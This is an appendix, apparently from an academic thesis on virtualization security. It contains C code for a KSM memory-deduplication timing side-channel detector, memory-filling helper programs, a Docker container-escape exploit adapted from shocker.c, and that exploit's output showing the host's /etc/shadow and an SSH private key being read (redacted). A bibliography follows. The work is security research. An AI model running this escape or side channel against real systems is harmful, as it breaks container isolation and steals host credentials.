        }

        if(fflush(program_data.fp) == EOF) {
            perror("fflush");

            exit(1);
```

```
        }
    }
    else {
        printf("\n%s[+] Detected target page in memory!%s Got timings: %lld
            %lld.\n", GREEN, NORMAL, program_data.delta1, program_data.delta2);

        printf("Settings used:\n");

        printf("Latency: %d seconds.\n", program_data.latency);
    }

    return 0;
}

int print_no_detection(const struct program_d program_data)
{
    if(program_data.output_file) {
        if(fprintf(program_data.fp, "%lld %lld\n", program_data.delta1,
            program_data.delta2) < 0) {
            perror("fprintf");

            exit(1);
        }

        if(fflush(program_data.fp) == EOF) {
            perror("fflush");

            exit(1);
        }
    }
    else {
```

```
        printf("\n%s[-] Target page not detected in memory.%s Got timings: %lld
            %lld.\n", RED, NORMAL, program_data.delta1, program_data.delta2);
    }

    return 0;
}

int print_seek(const struct program_d program_data)
{
    if(program_data.output_file)
        printf("\n");

    switch(program_data.seek_direction) {
        case FAST_SEEK_UP:
            printf("Incrementing latency by %d second(s). ", TIME_ADJUST_LARGE);

            break;
        case FAST_SEEK_DOWN:
            printf("Decrementing latency by %d second(s). ", TIME_ADJUST_LARGE);

            break;
        case SLOW_SEEK_UP:
            printf("Incrementing latency by %d second(s). ", TIME_ADJUST_SMALL);

            break;
        case SLOW_SEEK_DOWN:
            printf("Decrementing latency by %d seconds(s). ", TIME_ADJUST_SMALL);

            break;
        default:
            printf("Unknown direction error.\n");
```

```
            break;
    }

    printf("Latency set to %d second(s).\n", program_data.latency);

    return 0;
}

int animate(int slept, int latency, int iterations)
{
    static _Bool startup = 1;
    static int animation = 0;
    static struct timeval perf_new, perf_old;

    if(startup) {
        gettimeofday(&perf_new, NULL);
        gettimeofday(&perf_old, NULL);

        startup = 0;
    }

    gettimeofday(&perf_new, NULL);

    if(perf_new.tv_sec - perf_old.tv_sec) {
        gettimeofday(&perf_old, NULL);

        if(!animation) {
            printf("\r[-] Waiting, %d of %d. Iterations %d.", slept, latency,
                iterations);
            animation++;
        }
        else if(animation == 1) {
```

```
            printf("\r[\\] Waiting, %d of %d. Iteration %d.", slept, latency,
                iterations);
            animation++;
        }
        else if(animation == 2) {
            printf("\r[|] Waiting, %d of %d. Iteration %d.", slept, latency,
                iterations);
            animation++;
        }
        else if(animation == 3) {
            printf("\r[/] Waiting, %d of %d. Iteration %d.", slept, latency,
                iterations);
            animation++;
        }
        else if(animation == 4) {
            printf("\r[-] Waiting, %d of %d. Iteration %d.", slept, latency,
                iterations);
            animation++;
        }
        else if(animation == 5) {
            printf("\r[\\] Waiting, %d of %d. Iteration %d.", slept, latency,
                iterations);
            animation++;
        }
        else if(animation == 6) {
            printf("\r[|] Waiting, %d of %d. Iteration %d.", slept, latency,
                iterations);
            animation++;
        }
        else if(animation == 7) {
            printf("\r[/] Waiting, %d of %d. Iteration %d.", slept, latency,
                iterations);
```

```
            animation = 0;
        }
        printf(" ");
        fflush(stdout);
    }

    return 0;
}

void print_help(char *argv)
{
    printf("Usage: %s [[-d toggle detection mode off] [-w work size] [-l latency
        in seconds] [-i iterations] [-o output file] [-t test against memory_store]
        [-p alloc size] [-u use gettimeofday] [-n use clock_gettime]] [gzipped
        file]\n", argv);
}

int main(int argc, char **argv)
{
    long long int first, second;
    int tamper_value = TAMPER_VALUE;
    int opt;
    unsigned long int *memory_to_deduplicate;
    unsigned long int *memory_no_deduplicate;
    unsigned long int *memory_for_testing;
    unsigned int target_magic_value = DEFAULT_MAGIC_TEST_TARGET;
    unsigned int page_size;
    char *target_program = NULL;
    _Bool usec = 0;
    _Bool nsec = 0;
    _Bool spurious = 0;
    int timing_type = 0;
```

```
    static struct timeval newtime, oldtime;
    struct program_d program_data;
    long total_memory;
    unsigned char backup_value;

    program_data.latency = DEFAULT_LATENCY;
    program_data.work_size = DEFAULT_WORK_SIZE;
    program_data.detected = 0;
    program_data.seek_direction = FAST_SEEK_UP;
    program_data.test_mode = 0;
    program_data.detection_mode = 1;
    program_data.iterations = DEFAULT_ITERATIONS;
    program_data.output_file = NULL;

    while((opt = getopt(argc, argv, "dhw:l:i:o:tf:p:urn")) != -1) {
        switch(opt) {
            case 'd':
                program_data.detection_mode = 0;

                break;
            case 'w':
                program_data.work_size = atoi(optarg);

                break;
            case 'l':
                program_data.latency = atoi(optarg);

                break;
            case 'h':
                print_help(argv[0]);

                exit(0);
```

```
case 'i':
    program_data.iterations = atoi(optarg);

    break;
case 'o':
    program_data.output_file = optarg;

    break;
case 't':
    program_data.test_mode = 1;

    break;
case 'p':
    sscanf(optarg, "%x", &page_size);

    break;
case 'u':
    if(!nsec)
        usec = 1;
    else {
        printf("Cannot use more than one timing option
            simultaneously.\n");

        return 1;
    }

    break;
case 'n':
    if(!usec)
        nsec = 1;
    else {
```

```
                printf("Cannot use more than one timing option
                    simultaneously.\n");

                return 1;
            }

            break;
        default:
            print_help(argv[0]);

            exit(0);
    }
}

if(optind == argc && !program_data.test_mode) {
    print_help(argv[0]);

    exit(0);
}

printf("Page timing program, %s.\n", VERSION);

target_program = argv[optind];

if(target_program && program_data.test_mode) {
    printf("[-] Error: Test mode specified but binary also given as
        argument.\n");

    exit(1);
}

srand(time(NULL));
```

```
page_size = getpagesize();

if(target_program && !program_data.test_mode) {
    printf("[i] Using target program: %s.\n", target_program);

    if(!(memory_to_deduplicate = get_page_from_binary(target_program))) {
        printf("[-] Error: Unable to find usable data in %s.\n",
            target_program);

        exit(1);
    }

    printf("[+] Found %d bytes of aligned .text region data from %s.\n",
        getpagesize(), target_program);
}
else {
    if(!(memory_to_deduplicate = allocate_aligned_memory(page_size,
        page_size))) {
        exit(1);
    }

    if(!(memory_for_testing = allocate_aligned_memory(page_size, page_size))) {
        exit(1);
    }

    write_page_full(memory_for_testing, page_size, target_magic_value);

    if(madvise((void *) memory_for_testing, page_size, MADV_MERGEABLE) < 0) {
        perror("madvise");
        printf("Error: Is CONFIG_KSM compiled into the kernel?\n");
```

```
        exit(1);
    }
}

if(!(memory_no_deduplicate = allocate_aligned_memory(page_size, page_size))) {
    exit(1);
}

if(madvise((void *) memory_to_deduplicate, page_size, MADV_MERGEABLE) < 0) {
    perror("madvise");
    printf("Error: Is CONFIG_KSM compiled into the kernel?\n");

    exit(1);
}

if(madvise((void *) memory_no_deduplicate, page_size, MADV_MERGEABLE) < 0) {
    perror("madvise");
    printf("Error: Is CONFIG_KSM compiled into the kernel?\n");

    exit(1);
}

printf("[i] Mapping memory at %p.\n", memory_to_deduplicate);

if(program_data.output_file) {
    printf("[i] Using output file %s.\n", program_data.output_file);

    if((program_data.fp = fopen(program_data.output_file, "a+")) < 0) {
        perror("fopen");

        exit(1);
    }
```

```
    }
    else
        printf("[i] Writing data directly to terminal.\n");

    printf("[i] Using page size 0x%x.\n", page_size);


    if(program_data.test_mode) {
        printf("%s[i] Running in test mode.%s\n", YELLOW, NORMAL);
        printf("[i] Using magic value 0x%x.\n", target_magic_value);
    }

    printf("[i] Doing %d iterations.\n", program_data.iterations);
    printf("[i] Sleeping %d seconds between each iterations.\n",
        program_data.latency);

    if(!usec && !nsec) {
        printf("[i] Using default timing: clock_gettime() is used for timing
            purposes with nanosecond precision.\n");
        nsec = 1;
        timing_type = TIMING_TYPE_NSEC;
    }
    else {
        if(usec) {
            printf("[i] Using gettimeofday() for timing purposes with usec
                precision.\n");
            timing_type = TIMING_TYPE_USEC;
        }
        else if(nsec) {
            printf("[i] Using clock_gettime() for timing purposes with nanosecond
                precision.\n");
            timing_type = TIMING_TYPE_NSEC;
```

```
        }
        else {
            printf("[i] Unknown invalid timing error.\n");

            exit(1);
        }
    }

    if(program_data.detection_mode)
        printf("[i] Toggled detection mode.\n");
    else
        printf("[i] Detection mode is off.\n");

    backup_value = get_backup_value((unsigned char *) memory_to_deduplicate,
        page_size);

    printf("\nPerforming timings now:\n");

    for(int i = 0; i < program_data.iterations; i++) {
        spurious = 0;

        if(target_program)
            write_page_once(memory_to_deduplicate, backup_value);
        else
            write_page_full(memory_to_deduplicate, page_size, target_magic_value);

        write_page_scramble(memory_no_deduplicate, page_size);

        if(program_data.latency) {
            gettimeofday(&oldtime, NULL);

            int slept = 0;
```

```
    while(slept < program_data.latency) {
        animate(slept, program_data.latency, i);

        sleep(1);

        gettimeofday(&newtime, NULL);

        slept = newtime.tv_sec - oldtime.tv_sec;
    }
}

do_random_work(program_data.work_size);

first = get_timing(timing_type);

write_page_once(memory_to_deduplicate, tamper_value);

second = get_timing(timing_type);

if(!first || !second)
    spurious = 1;

program_data.delta1 = second - first;


first = get_timing(timing_type);

write_page_once(memory_no_deduplicate, tamper_value);

second = get_timing(timing_type);

if(!first || !second)
```

```
        spurious = 1;

    program_data.delta2 = second - first;

    program_data.final_delta = program_data.delta1 - program_data.delta2;

    if(program_data.final_delta < SPURIOUS_THRESHOLD || spurious) {
        if(program_data.output_file)
            printf("\n");

        printf("\n%s[-] Spurious data?%s Got timings: %lld %lld %lld\n",
            YELLOW, NORMAL, program_data.delta1, program_data.delta2,
            program_data.final_delta);
    }
    else {
        switch(timing_type) {
            case TIMING_TYPE_RDTSC:
                if(program_data.final_delta >= DETECTION_THRESHOLD_RDTSC) {
                    program_data.detected = 1;

                    print_detection(program_data);
                }
                else {
                    program_data.detected = 0;

                    print_no_detection(program_data);
                }

                break;
            case TIMING_TYPE_USEC:
                if(program_data.final_delta >= DETECTION_THRESHOLD_USEC) {
                    program_data.detected = 1;
```

```
                print_detection(program_data);
            }
            else {
                program_data.detected = 0;

                print_no_detection(program_data);
            }

            break;
        case TIMING_TYPE_NSEC:
            if(program_data.final_delta >= DETECTION_THRESHOLD_NSEC) {
                program_data.detected = 1;

                print_detection(program_data);
            }
            else {
                program_data.detected = 0;

                print_no_detection(program_data);
            }

            break;
    }
}

if(!program_data.detected) {
    latency_adjust(&program_data);

    print_seek(program_data);
}
}
```

```
    printf("Finished %d iterations.\n", program_data.iterations);

    munmap(memory_to_deduplicate, page_size);
    munmap(memory_no_deduplicate, page_size);

    if(program_data.output_file)
        fclose(program_data.fp);

    exit(0);
}
```

A.3.2 memoryStore.c

```
/*
Written by Christian Otterstad
*/

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/mman.h>
#include <zlib.h>
#include <errno.h>
#include <string.h>

#define MAGIC 0x41
#define SLEEP_TIME 60
#define PAGE_SIZE 4096
#define DEFAULT_ALLOCATE 268435456
```

```
long get_free_memory(void)
{
    return sysconf(_SC_PHYS_PAGES) * sysconf(_SC_PAGE_SIZE);
}

void print_help(char *argv)
{
    printf("%s [-h (help)] [-a (all memory)] [-m (magic)] -s [size (in MiB)]\n",
        argv);
}

int main(int argc, char **argv)
{
    unsigned long int memsize = DEFAULT_ALLOCATE;
    int opt;
    int magic = MAGIC;
    char *memregion;

    while((opt = getopt(argc, argv, "has:m:")) != -1) {
        switch(opt) {
            case 'h':
                print_help(argv[0]);

                exit(0);
            case 'a':
                printf("Using all free memory.");
                memsize = get_free_memory() - PAGE_SIZE;

                break;

            case 's':
                memsize = atoi(optarg) * 1024 * 1024;
```

```
            break;

        case 'm':
            sscanf(optarg, "%x", &magic);
            printf("Selected magic value: 0x%x\n", magic);

            break;

        default:
            print_help(argv[0]);

            exit(0);
    }
}

printf("Allocating %lu MiB of memory ...\n", memsize/1024/1024);

if(!(memregion = malloc(memsize))) {
    perror("malloc()");

    return 1;
}

printf("Storing 0x%x ...\n", magic);
fflush(stdout);

/*
const char * file_name = "usethis.vma.zip";
gzFile * file;
file = gzopen (file_name, "r");
if (! file) {
```

```
    fprintf (stderr, "gzopen of '%s' failed: %s.\n", file_name,
             strerror (errno));
        exit (EXIT_FAILURE);
}

while (1) {
    int err;
    int bytes_read;
    unsigned char buffer[LENGTH];
    bytes_read = gzread (file, buffer, LENGTH - 1);
    buffer[bytes_read] = '\0';
    printf ("%s", buffer);
    if (bytes_read < LENGTH - 1) {
        if (gzeof (file)) {
            break;
        }
        else {
            const char * error_string;
            error_string = gzerror (file, & err);
            if (err) {
                fprintf (stderr, "Error: %s.\n", error_string);
                exit (EXIT_FAILURE);
            }
        }
    }
}
gzclose (file);
*/
```

```
    for(unsigned int i = 0; i < memsize; i++)
        memregion[i] = magic;

    printf("Setting madvise() ...\n");
    fflush(stdout);

    if(madvise(((void *) (((unsigned long int) memregion) & 0xfffffffffffff000)),
        memsize, MADV_MERGEABLE) < 0) {
        perror("madvise()");

        return 1;
    }

    printf("Finished, sleeping and halting.");
    fflush(stdout);

    while(1) {
        sleep(SLEEP_TIME);
    }

    return 0;
}
```

A.3.3 memhog.c

```
/*
Written by Christian Otterstad
*/
#include <stdio.h>
#include <stdlib.h>
#include <time.h>
#include <unistd.h>

#define SWITCH_THRES 65535
#define MEM_DEC 64

int print_help(char *argv)
{
    printf("Usage: %s [-f disable use force] [-k memory in kibibytes] [-m memory
        in mebibytes] [-g memory in gibibytes]\n", argv);
    printf("Default behavior uses all free memory.\n");

    return 0;
}

int main(int argc, char **argv)
{
    long avail_memory = 0;
    long actual_alloc_memory = 0;
    char *heap_to_fck = NULL;
    int status = 0;
    char fill_value = 0;
    int opt;
```

```
    _Bool use_force = 1;

    while((opt = getopt(argc, argv, "fk:m:g:h")) != -1) {
        switch(opt) {
            case 'f':
                use_force = 0;

                break;
            case 'k':
                if(avail_memory) {
                    printf("[-] Invalid combination.\n");

                    return 1;
                }

                avail_memory = atol(optarg) * 1024;

                break;
            case 'm':
                if(avail_memory) {
                    printf("[-] Invalid combination.\n");

                    return 1;
                }

                avail_memory = atol(optarg) * 1024 * 1024;

                break;

            case 'g':
                if(avail_memory) {
                    printf("[-] Invalid combination.\n");
```

```
                return 1;
            }

            avail_memory = atol(optarg) * 1024 * 1024 * 1024;

            break;
        case 'h':
            print_help(argv[0]);

            return 0;
        default:
            print_help(argv[0]);

            return 0;
    }
}

if(!avail_memory)
    avail_memory = sysconf(_SC_PHYS_PAGES) * sysconf(_SC_PAGE_SIZE);

actual_alloc_memory = avail_memory;

srand(time(NULL));

if(!use_force) {
    if(!(heap_to_fck = malloc(avail_memory))) {
        perror("malloc");

        return 1;
    }
}
```

```
else {
    for(actual_alloc_memory = avail_memory; actual_alloc_memory > 0 &&
        !heap_to_fck; actual_alloc_memory -= MEM_DEC) {
        heap_to_fck = malloc(actual_alloc_memory);
    }
}

if(!heap_to_fck) {
    perror("malloc");
    printf("[-] Could not allocate any memory at all.\n");

    return 1;
}

if(actual_alloc_memory == avail_memory) {
    printf("[i] Filling %ld MiB of memory with pseudorandom data.\n",
        avail_memory / 1024 / 1024);
    fflush(stdout);
}
else {
    printf("[i] Could not allocate more than %ld bytes of reported %ld
        bytes.\n", actual_alloc_memory, avail_memory);
    fflush(stdout);
}

fill_value = rand()%256;

for(long i = 0; i < actual_alloc_memory; i++) {
    heap_to_fck[i] = fill_value;

    if(status++ > SWITCH_THRES) {
```

```
            printf("\rStatus: %f%%, %ld MiB  ", (float) (((long double) i / (long
                double) avail_memory) * 100), (i / 1024 / 1024));

            fill_value = rand()%256;

            status = 0;
        }
    }

    printf("\rStatus: 100%%, %ld MiB              \n", avail_memory / 1024 / 1024);

    printf("[+] Finished.\n");

    return 0;
}
```

A.4 Docker-escape

```
/* tested with docker 0.11 busybox demo image on a 3.11 kernel:
 * docker run -i busybox sh
 *
 * PS: You should also seccomp kexec() syscall :)
 * PPS: Might affect other container based compartments too
 *
 * $ cc -Wall -std=c99 -O2 docker.c -static
 */

#define _GNU_SOURCE
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
```

```
#include <fcntl.h>
#include <errno.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <dirent.h>
#include <stdint.h>


struct my_file_handle {
    unsigned int handle_bytes;
    int handle_type;
    unsigned char f_handle[8];
};
void die(const char *msg)
{
    perror(msg);
    exit(errno);
}
void dump_handle(const struct my_file_handle *h)
{
    fprintf(stderr,"[*] #=%d, %d, char nh[] = {", h->handle_bytes,
            h->handle_type);
    for (int i = 0; i < h->handle_bytes; ++i) {
        fprintf(stderr,"0x%02x", h->f_handle[i]);
        if ((i + 1) % 20 == 0)
            fprintf(stderr,"\n");
        if (i < h->handle_bytes - 1)
            fprintf(stderr,", ");
    }
    fprintf(stderr,"};\n");
}
```

```
int Finder(int bfd, const char *path, const struct my_file_handle *ih, struct
    my_file_handle *oh)
{
    int fd;
    uint32_t ino = 0;
    struct my_file_handle outh = {
        .handle_bytes = 8,
        .handle_type = 1
    };
    DIR *dir = NULL;
    struct dirent *de = NULL;

    path = strchr(path, '/');

    if (!path) {
        memcpy(oh->f_handle, ih->f_handle, sizeof(oh->f_handle));
        oh->handle_type = 1;
        oh->handle_bytes = 8;
        return 1;
    }
    ++path;
    fprintf(stderr, "[*] Resolving '%s'\n", path);

    if ((fd = open_by_handle_at(bfd, (struct file_handle *)ih, O_RDONLY)) < 0)
        die("[-] open_by_handle_at");

    if ((dir = fdopendir(fd)) == NULL)
        die("[-] fdopendir");

    for (;;) {
        de = readdir(dir);
        if (!de)
```

```
            break;
        fprintf(stderr, "[*] Found %s\n", de->d_name);
        if (strncmp(de->d_name, path, strlen(de->d_name)) == 0) {
            fprintf(stderr, "[+] Match: %s ino=%d\n", de->d_name, (int)de->d_ino);
            ino = de->d_ino;
            break;
        }
    }

    fprintf(stderr, "[*] Brute forcing remaining 32bit.\n");
    if (de) {
        for (uint32_t i = 0; i < 0xffffffff; ++i) {
            outh.handle_bytes = 8;
            outh.handle_type = 1;
            memcpy(outh.f_handle, &ino, sizeof(ino));
            memcpy(outh.f_handle + 4, &i, sizeof(i));

            if ((i % (1<<20)) == 0)
                fprintf(stderr, "[*] (%s) Trying: 0x%08x\n", de->d_name, i);
            if (open_by_handle_at(bfd, (struct file_handle *)&outh, 0) > 0) {
                closedir(dir);
                close(fd);
                dump_handle(&outh);
                return Finder(bfd, path, &outh, oh);
            }
        }
    }
    closedir(dir);
    close(fd);
    return 0;
}
```

```
int main()
{
    char buf[0x1000];
    int fd1, fd2;
    struct my_file_handle h;
    struct my_file_handle root_h = {
        .handle_bytes = 8,
        .handle_type = 1,
        .f_handle = {0x02, 0, 0, 0, 0, 0, 0, 0}
    };

    fprintf(stderr, "[***] docker Container escape             [***]\n"
          "[***] Based on code from Sebastian Krahmer's shocker.C [***]\n"
          "[***] http://stealth.openwall.net/xSports/shocker.c  [***]\n"
          "[***] with slight modifications to better suit our needs
             [***]\n\n<enter>\n");

    read(0, buf, 1);
    if ((fd1 = open("/.dockerinit", O_RDONLY)) < 0)
        die("[-] open");
    if (Finder(fd1, "/home/raymond/.ssh/id_rsa", &root_h, &h) <= 0)
        die("[-] Cannot find file!");
    fprintf(stderr, "[!] Got a final file!\n");
    dump_handle(&h);
    if ((fd2 = open_by_handle_at(fd1, (struct file_handle *)&h, O_RDONLY)) < 0)
        die("[-] open_by_file");
    memset(buf, 0, sizeof(buf));
    if (read(fd2, buf, sizeof(buf) - 1) < 0)
        die("[-] read");
    fprintf(stderr, "[!] id_rsa:\n%s\n", buf);
    close(fd2); close(fd1);
```

```
    return 0;
}
```

A.4.1 Docker-escape output

```
sudo docker run -v /home/raymond/master/code/Docker/:/mnt $container -i busybox sh
cd /mnt ./escape.out

[***] Docker Container escape               [***]
[***] Based on code from Sebastian Krahmers shocker.C [***]
[***] http://stealth.openwall.net/xSports/shocker.c  [***]
[***] with slight modifications to better suit our needs [***]

<enter>

[*] Resolving 'etc/shadow'
[*] Found media
[*] Found tmp
[*] Found bin
[*] Found ..
[*] Found run
[*] Found etc
[+] Match: etc ino=1835009
[*] Brute forcing remaining 32bit. This can take a while...
[*] (etc) Trying: 0x00000000
[*] #=8, 1, char nh[] = {0x01, 0x00, 0x1c, 0x00, 0x00, 0x00, 0x00, 0x00};
[*] Resolving 'shadow'
[*] Found .
[*] Found ..
[*] Found login.defs
```

```
[*] Found depmod.d
[*] Found sensors3.conf
[*] Found lsb-release
[*] Found sysctl.conf
[*] Found UPower
#....Listing all files found....
[*] Found apparmor
[*] Found apm
[*] Found resolvconf
[*] Found netscsid.conf
[*] Found thnuclnt
[*] Found adduser.conf
[*] Found legal
[*] Found tuxpaint
[*] Found lintianrc
[*] Found calendar
[*] Found shadow
[+] Match: shadow ino=1838089
[*] Brute forcing remaining 32bit. This can take a while...
[*] (shadow) Trying: 0x00000000
[*] #=8, 1, char nh[] = {0x09, 0x0c, 0x1c, 0x00, 0x00, 0x00, 0x00, 0x00};
[!] Got a final handle!
[*] #=8, 1, char nh[] = {0x09, 0x0c, 0x1c, 0x00, 0x00, 0x00, 0x00, 0x00};
[!] Win! /etc/shadow output follows:
root:[redacted]
raymond:[redacted]
redis:[redacted]



##different run with different filehandle:
[*] Resolving 'id_rsa'
[*] Found ..
```

```
[*] Found known_hosts
[*] Found .
[*] Found config
[*] Found id_rsa.pub
[*] Found id_rsa
[+] Match: id_rsa ino=1704940
[*] Brute forcing remaining 32bit. This can take a while...
[*] (id_rsa) Trying: 0x00000000
[*] #=8, 1, char nh[] = {0xec, 0x03, 0x1a, 0x00, 0x00, 0x00, 0x00, 0x00};
[!] Got a final handle!
[*] #=8, 1, char nh[] = {0xec, 0x03, 0x1a, 0x00, 0x00, 0x00, 0x00, 0x00};
[!] Win! .ssh/id_rsa output follows:
-----BEGIN RSA PRIVATE KEY-----
.............................
.............................
..........[REDACTED]...........
.............................
-----END RSA PRIVATE KEY-----
```

Bibliography

[1] 7 Predictions for Virtualization in 2014 | Acronis Blog. URL http://blog.acronis.com/posts/7-predictions-virtualization-2014.

[2] Barrie Sosinsky. *Cloud Computing Bible*. Wiley Publishing, Inc., Indianapolis, IN, USA, December 2010. ISBN 9781118255674. doi: 10.1002/9781118255674. URL http://doi.wiley.com/10.1002/9781118255674.

[3] Lars Nielsen. *The Little Book of Cloud Computing*. 2014.

[4] Tim Mather, Subra Kumaraswamy, and Shahed Latif. *Cloud Security and Privacy*. 2009. ISBN 978-0596802769. doi: 978-0596802769.

[5] Lars Nielsen. *The Little Book of Cloud Computing Security*. 2013.

[6] Virtual Machine Live Migration with vSphere vMotion: VMware. URL http://www.vmware.com/products/vsphere/features/vmotion.

[7] Expand-Your-Virtual-Infrastructure-With-Confidence-And-Control, 2014. URL http://www.vmware.com/files/pdf/smb/Expand-Your-Virtual-Infrastructure-With-Confidence-And-pdf.

[8] Christy Pettey. Gartner Says Virtualization to Be Highest-Impact Issue Challenging Infrastructure and Operations Through 2015. URL http://www.gartner.com/newsroom/id/1440213.

[9] Wikipedia: Kernel-based Virtual Machine. . URL https://en.wikipedia.org/wiki/Kernel-based_Virtual_Machine.

[10] KVM Features - KVM, . URL http://www.linux-kvm.org/page/KVM_Features.

[11] VMWare. https://mylearn.vmware.com.

[12] Andreas Peetz. VMware Front Experience. URL http://www.v-front.de/2013/03/esxi-embedded-vs-esxi-installable-faq.html.

[13] Wikipedia: ESXI. URL https://en.wikipedia.org/wiki/VMware_ESX.

[14] XenServer - Server Virtualization and Hypervisor Management. URL https://no.citrix.com/products/xenserver/overview.html.

[15] Virtualization for your modern datacenter and hybrid cloud | Microsoft. URL http://www.microsoft.com/en-us/server-cloud/solutions/virtualization.aspx.

[16] Virtual Machines & Multiple Operating Systems: VMware Workstation Player. URL https://www.vmware.com/products/player.

[17] Openbox. URL http://openbox.org/wiki/Main_Page.

[18] Puppet Labs: IT Automation Software for System Administrators. URL https://puppetlabs.com/.

[19] Chef | IT automation for speed and awesomeness | Chef. URL https://www.chef.io/chef/.

[20] Daniel J Bernstein. Cache-timing attacks on AES, 2005. URL http://cr.yp.to/antiforgery/cachetiming-20050414.pdf.

[21] Kuniyasu Suzaki, Kengo Iijima, Toshiki Yagi, and Cyrille Artho. Memory deduplication as a threat to the guest OS. In *Proceedings of the Fourth European Workshop on System Security - EUROSEC '11*, pages 1–6, 2011. ISBN 9781450306133. doi: 10.1145/1972551.1972552. URL http://portal.acm.org/citation.cfm?doid=1972551.1972552.

[22] Yinqian Zhang, Ari Juels, Michael K. Mk Reiter, and Thomas Ristenpart. Cross-VM side channels and their use to extract private keys. *Proceedings of the 2012 ...*, page 305, 2012. ISSN 15437221. doi: 10.1145/2382196.2382230. URL http://dl.acm.org/citation.cfm?doid=2382196.2382230http://dl.acm.org/citation.cfm?doid=2382196.2382230$\delimiter"026E3B2$nhttps://mexico.rsa.com/rsalabs/presentations/cross-vm-side-channels.pdf$\delimiter"026E3B2$nhttp://dl.acm.org/citation.cfm?id=2382230.

[23] Katrina Falkner and Yuval Yarom. FLUSH + RELOAD: a High Resolution , Low Noise , L3 Cache Side-Channel Attack. 2013.

[24] The People of the GnuPG Project. The GNU Privacy Guard. August 2015. URL https://www.gnupg.org/.

[25] Gorka Irazoqui, MS Inci, Thomas Eisenbarth, and Berk Sunar. Wait a minute! A fast, Cross-VM attack on AES. *eprint.iacr.org*, (Vmm), 2014. URL http://eprint.iacr.org/2014/435.pdf.

[26] Kernelnewbies.org/. Linux 2 6 32 - Linux Kernel Newbies. URL http://kernelnewbies.org/Linux_2_6_32#head-d3f32e41df508090810388a57efce73f52660ccb.

[27] Jayanth Gummaraju, Tarun Desikan, and Yoshio Turner. Over 30% of Official Images in Docker Hub Contain High Priority Security Vulnerabilities. (May):1–6, 2015.

[28] The Compliance Gap. URL http://globalstudy.bsa.org/2013/downloads/studies/2013GlobalSurvey_Study_en.pdf.

[29] The Dangerous World of Counterfeit and Pirated Software. URL https://news.microsoft.com/download/presskits/antipiracy/docs/idc030513.pdf.

[30] Password Haystacks. URL https://www.grc.com/haystack.htm.

[31] Password Strength Calculator - Calculate Your Password's Strength. URL http://www.passwordstrengthcalculator.com/index.php.

[32] Christophe Saout, Clemens Fruhwirth, Milan Broz, and Arno Wagner. CRYPTSETUP(8) Linux User's Manual.

[33] Heartbleed Bug. URL http://heartbleed.com/.

[34] CVE-2007-1744. CVE-2007-1744. URL http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-1744.

[35] CVE-2008-0923. CVE-2008-0923. URL https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-0923.

[36] CVE - CVE-2009-1244, . URL https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-1244.

[37] CVE - CVE-2011-1751, . URL http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-1751.

[38] George Dunlap. The Intel SYSRET privilege escalation | Xen Project Blog, 2012. URL https://blog.xenproject.org/2012/06/13/the-intel-sysret-privilege-escalation/.

[39] CVE-2012-0217, . URL http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0217.

[40] CVE-2014-0983, . URL https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0983.

[41] Florian Ledoux. Advanced Exploitation of VirtualBox 3D Acceleration VM Escape Vulnerability, 2014. URL http://www.vupen.com/blog/20140725.Advanced_Exploitation_VirtualBox_VM_Escape.php.

[42] VENOM Vulnerability. URL http://venom.crowdstrike.com/.

[43] CVE-2015-3456, . URL http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-3456.

[44] DOCKER. Docker Container Breakout Proof-of-Concept Exploit | Docker Blog. URL https://blog.docker.com/2014/06/docker-container-breakout-proof-of-concept-exploit/.

[45] Sebastian Krahmer. shocker.c. URL http://stealth.openwall.net/xSports/shocker.c.

[46] Intro to Inodes | Linux.org. URL http://www.linux.org/threads/intro-to-inodes.4130/.

[47] Jen Andre. Docker breakout exploit analysis — Medium, 2014. URL https://medium.com/@fun_cuddles/docker-breakout-exploit-analysis-a274fff0e6b3.

[48] Linux-Manpages. capabilities(7) - Linux manual page. URL http://man7.org/linux/man-pages/man7/capabilities.7.html.

[49] Andy Ellis. Heartbleed: A History, 2014. URL https://blogs.akamai.com/2014/04/heartbleed-a-history.html.

[50] Michael Tuexen, Robin Seggelmann, and Michael Williams. Transport Layer Security (TLS) and Datagram Transport Layer Security (DTLS) Heartbeat Extension. URL https://tools.ietf.org/html/rfc6520.

[51] Patrick87 SomeUser953. heartbleed_wiki. URL https://upload.wikimedia.org/wikipedia/commons/thumb/c/cb/Heartbleed_bug_explained.svg/590px-Heartbleed_bug_explained.svg.png.

[52] David J Wu. Fully Homomorphic Encryption: Cryptography's Holy Grail. *stanford*.

[53] Understanding and Configuring VLANs. URL http://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst4500/12-2/25ew/configuration/guide/conf/vlans.pdf.